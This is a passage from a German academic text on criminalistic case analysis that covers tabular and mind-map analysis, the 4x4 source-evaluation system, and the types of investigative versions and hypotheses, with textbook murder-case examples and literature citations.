Der zentrale Schwerpunkt von Fallanalysen liegt auf der Gewinnung neuer Erkenntnisse über den Tathergang, da die präzise Bestimmung des Tatverlaufs und/oder Tathergangs den zentralen Knotenpunkt für eine erfolgreiche Aufklärung darstellt.[306] *Clages* hat die kriminalistische Fallanalyse in seinen Publikationen vorrangig in Schriftform angesetzt und diese Verschriftlichung der einzelnen Beurteilungskriterien wie auch die Hypothesenbildung im Anschluss an die Analyse einzelner Beurteilungskriterien/Analysefelder durchgeführt. Der Vorteil der Verschriftlichung liegt in der zeitlich unabhängigen Wiederverwendbarkeit und der Portierbarkeit der Analysen.

[305] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 68-69.
[306] Ebd., S. 70.

Mordfall Maier: Daten, welche sich auf die Tat beziehen

Fakt	Bewertung	Zuordnung Phase*/ Analysefeld		Offene Fragen
Auf einem Feldweg wird 3,0 m von der Leiche der Frau Maier entfernt ein Messer der Marke „Laguiole“ mit frischen Blutantragungen aufgefunden.	• Frau Maier ist mit diesem Messer erstochen worden. • Messer kann von Opfer oder Täter stammen. • Tat war evtl. nicht geplant: Täter hatte entweder kein eigenes Messer oder er ließ Beweismittel zurück. • Messer liegt nah bei der Leiche: Tatort = Fundort? • Täter könnte Blut an Körper/Kleidung haben. • Tatzeit lag zur Zeit des Fundes noch nicht lange zurück	H V V N H H H	Tatmittel Tatmittel Tatmittel Tatort Täter Tatzeit	• Hatte Opfer ein Laguiole-Messer? • Wo gibt es solche Messer? • Wer hat so ein Messer besessen? • Wer hatte nach der Tat Blutantragungen an Kleidung?
In der Handtasche des Opfers findet sich eine Börse mit 700 DM.	• Es liegt kein Raubmord vor.	V H	Motiv Täter	• siehe unten
Die Kleidung des Opfers ist ordentlich.	• Es liegt kein Sexualdelikt vor. • Es fand kein (längerer) Kampf statt.	V H	Motiv Täter	• Stammt Täter aus Umfeld des Opfers?
Nächster Fakt	Nächste Bewertung			• etc.

* V = Vortat- H = Haupttat- N = Nachtatphase

Abbildung 30: Fallanalyse in Tabellenform[307]

Unter Nutzung geeigneter Techniken für eine Fallanalyse können aber auch diese Analysefelder mit spezifischeren Methoden und Hilfsmitteln analysiert werden. Hierbei können etwa die Fallanalyse in Tabellenform, die Fallanalyse mittels Mind Map-Verfahren,[308] die Fallanalyse mittels Moderationstechnik[309] oder aber auch die Fallanalyse mittels Analyse-Software, wie von *Spang* in den „Lehr- und Studienbriefen Kriminalistik Band 1“ aufgeführt,[310] Verwendung finden.

[307] Schwarz, U.; Kroll, O.: "Die Kriminalistische Fallanalyse" (2001), S. 145.
[308] Ebd., S. 144–146.
[309] Ebd., S. 145.
[310] Spang et al.: "Grundlagen der Kriminalistik /Kriminologie" (2010), S. 64.




Abbildung 31: Fallanalyse mittels Mind Map-Technik[311]

2.3.3.2 Bewertung von Informationen als Grundlage für die Fallanalyse

Grundlage für die Beurteilung von Analysefeldern ist deren Bewertung. Dies erfolgt durch Erfahrungswissen zu Daten und Informationen, aber auch durch das Ziehen von logischen Schlussfolgerungen als Form des kriminalistischen Denkens. Die zuständigen Ermittler spielen hierbei nach wie vor eine zentrale Rolle bei der Analyse von Informationen im Zusammenhang mit "ihren" Fällen.

Wer?	Wo?	Wann?	Wen, was?	Wie?	Womit?	Warum?
Neffe erbt alles	Opfer-wohnung	TZ 20.00 – 24.00			Hammer	Kein Raub
Neffe kein Alibi	Aufbruch-spuren: 0	Schreie um 23.00			Aldi-Tüte	Kein Se-xualdelikt
Neffe = gewalttät.					Hanfseil	
					Farbe am Hammer	

Abbildung 32: Fallanalyse unter Nutzung der Moderationstechnik[312]

[311] Schwarz, U.; Kroll, O.: "Die kriminalistische Fallanalyse" (2001), S. 145.
[312] Ebd., S. 145.

Innerhalb von Besonderen Aufbauorganisationen (BAO) übernehmen Beamte im Abschnitt "Hinweisaufnahme" die Bewertung der eingehenden Daten. Ihr Fokus liegt dabei auf Hinweisen aus der Bevölkerung, die sie auf Wichtigkeit prüfen, abklären und aufbereiten.[313]

Um eine objektive Bewertung innerhalb der Beurteilung der Analysefelder zu gewährleisten, wurde nach einer geeigneten Methode geschaut, die eine objektivere Bewertung von Informationen ermöglicht. Dabei hat sich die 4x4-Methode oder das 4x4-System etabliert. Diese Bewertungsmethode orientiert sich an internationalen Standards und wurde ursprünglich für nachrichtendienstliche Auswertungen entwickelt. Inzwischen wird sie auch von der Polizei angewendet, um subjektive Einflüsse bei der Bewertung zu minimieren.

Dabei sollten folgende Grundsätze beachtet werden:

- „Die Bewertung darf nicht von persönlichen Gefühlen geleitet sein, sondern muss auf einem professionellen Urteil basieren.
- Die Bewertung der (Informations-)Quelle (A–X) muss getrennt von der Bewertung der eigentlichen Information (1–4) erfolgen.
- Die Bewertung sollte möglichst nahe an der (Informations-)Quelle erfolgen.“[314]

Einen Überblick zur Systematik der 4x4-Methode gibt die Abbildung 33: Bewertung der Daten in der Fallanalyse nach dem 4x4 System nach *Kroll & Schwarz* 2001, in der die Zuverlässigkeit der Quelle in vier Bewertungsstufen A, B, C und X eingeordnet wird und deren Informationsherkunft in die Stufen 1–4.

Im Rahmen der Bewertungsmethode 4x4 findet keine Vermischung der Beurteilung von Quelle und Information statt. Die Quelle und die jeweilige Information werden separat bewertet. Die Beurteilung der Quelle richtet sich in erster Linie danach, wie zuverlässig die von ihr gelieferten Informationen in der Vergangenheit waren oder wie sie aufgrund der Gesamtumstände einzuschätzen ist. Bei der Bewertung der Information selbst wird nicht

[313] Spang et al.: "Grundlagen der Kriminalistik / Kriminologie" (2010), S. 66.
[314] Ebd., S. 66.

die Glaubhaftigkeit oder Wahrscheinlichkeit durch den Analytiker berücksichtigt, sondern allein die Nähe der Quelle zur übermittelten Information. Dadurch werden persönliche Einschätzungen minimiert und die Bewertung der Daten erfolgt professioneller.[315]




Abbildung 33: Bewertung der Daten in der Fallanalyse nach dem 4x4 System nach *Kroll & Schwarz* 2001[316]

Zusammenfassend ist festzustellen, dass diese Bewertung Erkenntnisse im Hinblick auf die Quellenzuverlässigkeit und Informationsherkunft liefert, so dass sie bei der weiteren Abfolge und der Ableitung von Erkenntnissen und Maßnahmen als Grundlage für eine zeitliche Einstufung dienen kann.

Die Aufgabe der kriminalistischen Fallanalyse ist es, Probleme zu erkennen und Lösungsstrategien aufzuzeigen, die auf Grund der Bewertung der Daten und Informationen

[315] Schwarz, U.; Kroll, O.: "Die Kriminalistische Fallanalyse" (2001), S. 216.
[316] Ebd., S. 215.

auftreten, welche der Fallanalyse als Grundlage dienen. Nach *Ackermann* muss die Problemerkenntnis als Vorstufe der späteren Hypothesen und Versionsbildung angesehen werden, denn die erkannten Probleme stellen das Ermittlungsdefizit dar, welches herausgearbeitet werden muss. [317]

Die Erarbeitung von alternativen Handlungsabläufen, sogenannten Versionen, oder aber die Ersetzung von Informationsmängeln durch Hypothesen (diese könnten auch als hypothetische Fakten bezeichnet werden), ist der für den Problemlösungsprozess notwendige Lösungsansatz. Die schrittweise Überprüfung der Versionen auf ihre Richtigkeit oder Falschheit sowie die Überprüfung der hypothetischen Fakten auf ihre Prüfbarkeit und Feststellung sind die abschließenden Schritte, die mittels kriminalpolizeilichen Ermittlungs- und Prüfungshandlungen sowie polizeilichen Maßnahmen umgesetzt werden müssen. Diese Schritte führen meist zur Erweiterung der vorliegenden Informationsbasis und erfordern gegebenenfalls eine Anpassung der bereits durchgeführten kriminalistischen Fallanalyse und einzelner Analysefelder. Wie bereits in Abbildung 28: Zusammenhang der Analyse, Synthese und Untersuchungsplanung nach *Ackermann* ersichtlich, haben die drei aufgezeigten Felder der Analyse, Synthese und Maßnahmendurchführung eine gegenseitige Wechselwirkung, welche sich auch in einer Überarbeitung oder besser Ergänzung der vorgenommen kriminalistischen Fallanalyse und einer erneuten Ausrichtung des Problemlösungsprozesses bemerkbar machen können.

[317] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse", (2010), S. 75 ff.

2.3.3.3 Versionsbildung und Hypothesenerstellung in der Kriminalistik

Das grundlegende Ziel der Hypothesenbildung besteht darin, durch Analyse der vorliegenden Informationen und Synthese der Ergebnisse die Informationslücken über eine Tat, über einzelne Tatabläufe, über den Täter oder auch das Opfer zu schließen. Daraus resultieren fortführende und gezielte Informationserhebungen mit der Verdichtung der Informationen, um die hypothetischen Annahmen zu verifizieren oder zu verwerfen sowie gezielte spezifische Planungs- und Ermittlungshandlungen für die Aufklärung und auch die Beweisführung abzuleiten. Die Methode der Hypothesenbildung bei kriminalistischen Sachverhalten zeigt, dass es oft alternative Erklärungen gibt, wenn wesentliche Fragen ungeklärt bleiben. Je mehr Informationen gesammelt werden, desto wahrscheinlicher wird eine bestimmte Tatvariante und andere Varianten können eliminiert werden.

In der kriminalistischen Theorie und Methodologie existieren die verschiedenartigsten Versionen, welche in die unterschiedlichsten Systeme, Gruppen, Arten oder Kategorien eingeteilt werden. Innerhalb der Falluntersuchung ist die Aufstellung von kriminalistischen Versionen praktisch unbeschränkt zu allen nur denkbaren Problemstellungen möglich.[318] Wesentlich ist dabei aber, von der praktischen Zweck- und Zielbestimmung auszugehen. Unter der Bezeichnung "Kriminalistische Versionen" als allgemeingültiger Oberbegriff hat etwa *Ackermann* die für die Praxis wichtigen unterschiedlichen Arten von Versionen reduziert zusammengefasst, die in Abbildung 34: Kriminalistische Versionen nach *Ackermann*in einer Übersicht dargestellt sind. *Clages* bietet diesbezüglich in den „Grundsätzen der Kriminalpraxis“ eine abweichende Darstellung,[319] bezieht sich im Wesentlichen aber auf die bereits aufgeführten kriminalistischen Versionen.

[318] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 104–105.
[319] Vgl. Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 194.




Abbildung 34: Kriminalistische Versionen nach *Ackermann*[320]

Die folgende Auflistung, bearbeitet nach *Ackermann*[321] und *Clages*[322], beschreibt kurz die einzelnen „kriminalistischen Versionen“ und charakterisiert deren Eigenschaften:

Allgemeine Versionen

Allgemeine Versionen beschreiben den Charakter eines Ereignisses und dienen der Herausarbeitung und Qualifizierung von strafrechtlichen Tatbeständen. Sie haben meist nur in der Anfangsphase einer kriminalistischen Untersuchung Bedeutung.[323]

Standardversionen

Standardversionen sind typische Handlungs- und Tatbegehungsmuster, die durch Analyse und wissenschaftliche Verallgemeinerung empirischer Erkenntnisse gewonnen werden. Sie

[320] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 105.
[321] Siehe dazu Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 106 ff.
[322] Im Vgl. dazu Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 195 ff.
[323] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 106.

treten bei häufig wiederkehrenden Straftaten oder Ausgangssituationen auf und werden mittels eines Analogieschlusses bestimmt.[324]

Ereignisversionen

Ereignisversionen dienen der Bewertung von Sachverhalten, die nicht eindeutig als Straftat oder Ordnungswidrigkeit eingestuft werden können. Sie helfen bei der Feststellung der polizeilichen, kriminalistischen oder strafrechtlichen Relevanz eines Falles und können auch erste Erklärungen zur Tatbegehung und Täter liefern.

Spezielle Versionen

Spezielle Versionen sind begründete hypothetische Annahmen oder Erklärungen, die spezifische Sachverhalte, Details oder Zusammenhänge bei der Straftatenuntersuchung aufklären sollen. Sie helfen bei der Beantwortung offener Fragen, gehen über allgemeine Versionen hinaus und liefern Erkenntnisse über:

- die kriminologische Deliktseinordnung,
- die Tatentstehung,
- die Tathandlungen,
- den Tatablauf,
- die Tatzeit,
- den Tatort oder Fundort,
- den Modus Operandi,
- das Tatmotiv,
- Tatbeteiligte,
- den oder die mutmaßlichen Täter u. Ä.[325]

Tatversionen

Tatversionen beschreiben den mutmaßlichen Hergang einer Straftat und dienen dazu, noch nicht schlüssige Zusammenhänge über den Tatablauf mittels Spuren, Beweismitteln und Aussagen zu ermitteln. Sie werden während der fallanalytischen Zergliederung der Tatabläufe entwickelt und erforschen den Modus Operandi, einschließlich der Vorbereitung, Planung und Durchführung der Tat.[326]

[324] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 106.
[325] Ebd., S. 106-107.
[326] Ebd., S. 107.

Täterversionen

Täterversionen dienen der Ermittlung und Feststellung von Anhaltspunkten zu tatverdächtigen Personen und unterstützen die polizeilichen Ermittlungen zur Täterfeststellung. Sie helfen bei der Bestimmung von Verdächtigenkreisen und dienen der schrittweisen Eliminierung von nichtzutreffenden Versionen.[327]

Ermittlungsversionen

Ermittlungsversionen dienen der Erklärung von offenen und speziellen Sachfragen im Ermittlungsverfahren, die auf andere Weise noch nicht erklärbar sind. Sie können sich auf ausgewählte Elemente, Details oder Teilkomplexe des Sachverhaltes beziehen und zielen darauf ab, Erklärungen für ungeklärte Sachfragen zu finden. Die kriminalistische Falluntersuchung soll nicht nur den Tatablauf und die Täterermittlung gerichtsfest ermitteln, sondern auch alle be- und entlastenden Umstände einschließlich des Gesamtzusammenhangs und des Tatmotivs aufklären.[328]

Fahndungsversionen

Fahndungsversionen sind hypothetische Annahmen darüber, wie sich gesuchte Personen oder Sachen verhalten könnten und wo sie sich möglicherweise aufhalten oder aufgefunden werden können. Sie werden verwendet, um bei der Suche nach diesen Objekten verschiedene alternative Szenarien durchzuspielen und um die Ermittlungsarbeit zu unterstützen.[329]

Kriminalistische Hypothesen sind keine unbegründeten Vermutungen oder Annahmen oder gar gefühlsmäßig begründete Vorstellungen; vielmehr handelt es sich dabei um eine spezielle Art des kriminalistischen Denkens.[330] Da sich die Zielsetzung und Formulierung kriminalistischer Hypothesen stets an kriminalistisch-forensischen Untersuchungszwecken orientiert, unterscheidet sich die kriminalistische Hypothesenbildung von der wissenschaftlichen Hypothese.[331]

[327] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 107-108.
[328] Ebd., S. 108-109.
[329] Ebd., S. 109-110.
[330] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis", (2019), S. 193.
[331] Ebd., S. 192; vgl. dazu auch Ackermann in Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 104, Abschnitt 1.

Beim gedanklichen Arbeiten mit Hypothesen, der Bildung und der Überprüfung von Hypothesen sind bestimmte Anforderungen zu beachten:

- Bei der Aufstellung von Hypothesen sind alle Informationen einzubeziehen, insbesondere auch die, die zunächst als unglaubwürdig erscheinen.
- Widersprüche in den Ausgangsdaten sind kenntlich zu machen. Sollten diese Widersprüche dauerhaft bestehen und nicht auszuräumen sein, sollte auf eine Hypothesenbildung verzichtet werden, da die Fehlerwahrscheinlichkeit zu hoch ist.
- Wenn Hypothesen aufgestellt sind, müssen sie in sich widerspruchsfrei und logisch nachvollziehbar sein.
- Einmal aufgestellte Hypothesen sind permanent zu überprüfen. Diese Hypothesenüberprüfung stellt sich als ein das Ermittlungsverfahren begleitender, dynamischer Prozess dar, da neue Tatsachen, Daten und Informationen Hypothesen sowohl verifizieren als auch falsifizieren können.
- Hypothesen beziehen sich nicht nur auf Vorgänge in der Vergangenheit, sondern können sich auch auf die Gegenwart und die Zukunft beziehen. Bei der zukünftigen Hypothesenbildung sind Überschneidungen mit der kriminalistischen Prognose möglich, da beide zum Ziel haben, eine mögliche Entwicklung aufgrund der derzeitigen Ausgangssituation aufzuzeigen. Unterschiede ergeben sich aber in der Art und Weise der Durchführung einer Prognose (methodische Unterschiede).[332]

Clages beschreibt zudem in den „Grundlagen der Kriminalpraxis“ die methodischen Grundsätze für die Erstellung der Hypothesen respektive Versionen. Er teilt dies in die drei Bereiche „Methodische Schritte“, „Inhaltlich-methodische Anforderungen“ und „Hinweise zur Formulierung“ ein. Eine Übersicht der Ablaufschritte bei der Hypothesenerstellung ist in Abbildung 35: Methodischer Ablauf der kriminalistischen Hypothesenbildung nach *Clages* ersichtlich. Dies ergänzt die von *Spang* bereits dargelegten Anforderungen beträchtlich.

[332]Ackermann in Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 115-118.




Abbildung 35: Methodischer Ablauf der kriminalistischen Hypothesenbildung nach *Clages*[333]

Die von *Clages* aufgeführten methodischen Grundsätze für die Erstellung der Hypothesen werden im Folgenden kurz dargestellt:[334]

Methodische Schritte

1. Zunächst wird die Informationslage beurteilt und bewertet, um das vorhandene Informationspotenzial auf ihren Aussagegehalt hin zu überprüfen.
2. Es werden Informationslücken herausgearbeitet und daraus resultierende Fragestellungen und Probleme für die Tataufklärung identifiziert.
3. Basierend auf kriminalistisch-kriminologischer Beurteilung werden Hypothesen formuliert und ggf. Varianten von Versionen aufgestellt, die durch Begründungen gestützt werden.
4. Die Argumentation und Folgerichtigkeit der Hypothesen wird kritisch geprüft, um inhaltliche Widersprüche zu erkennen. Dabei werden wissenschaftliche Kriterien und gesicherte kriminalistische Erfahrungen beachtet.
5. Wenn notwendig, werden die aufgestellten Hypothesen falsifiziert.[335]

[333] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis", (2019), S. 198.
[334] Ebd., S. 197–199.
[335] Ebd., S. 197–199.

Inhaltlich-methodische Anforderungen

- Hypothesen müssen auf der Basis von festgestellten und nicht angenommenen Bedingungen der kriminellen Tat gebildet werden.
- Die verwendeten Informationen müssen als gesichert gelten und auf kriminalistischem Erfahrungswissen oder wissenschaftlich bewiesenen Fakten beruhen.
- Wenn nicht gesichertes Material in die Hypothesenbildung einbezogen wird, muss dies bei der Bewertung der Wahrscheinlichkeit berücksichtigt werden.
- Alle relevanten Informationen müssen bei der Hypothesenbildung berücksichtigt und nach objektiven Maßstäben beurteilt werden.
- Hypothesen dürfen nicht im Widerspruch zu wissenschaftlichen Erkenntnissen oder gesichertem kriminalistischen Erfahrungswissen stehen und müssen in sich und zu den festgestellten Fakten widerspruchsfrei sein.
- Einzelne Varianten von Hypothesen müssen die unterschiedlichen Wahrscheinlichkeiten berücksichtigen.
- Hypothesen müssen sach- und lebensnah sein und keine Fantasiegebilde darstellen.[336]

Hinweise zur Formulierung

- Eine Hypothese muss in einem Satz klar und präzise ausgedrückt werden. Es sollten keine Mehrdeutigkeiten oder unklaren Formulierungen verwendet werden.
- Die Hypothese sollte das Wesentliche der als wahrscheinlich angenommenen Erklärungen enthalten und auf den Fakten basieren, die bereits bekannt sind.
- Hypothesen sollten durch Argumente und Fakten unterstützt werden. Es sollten Varianten von Hypothesen gegenübergestellt und gegeneinander abgewogen werden, um ihre Gültigkeit zu überprüfen.
- Hypothesen sollten so formuliert sein, dass daraus klare Untersuchungsfragen abgeleitet werden können. Die Hypothese sollte jedoch nicht bereits die Untersuchungsfragen enthalten oder benennen, da dies die Untersuchung einschränken könnte.[337]

[336] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis", (2019), S. 198-199.
[337] Ebd., S. 199.

2.3.3.4 Kriminalistische Untersuchungsplanung (KUP)

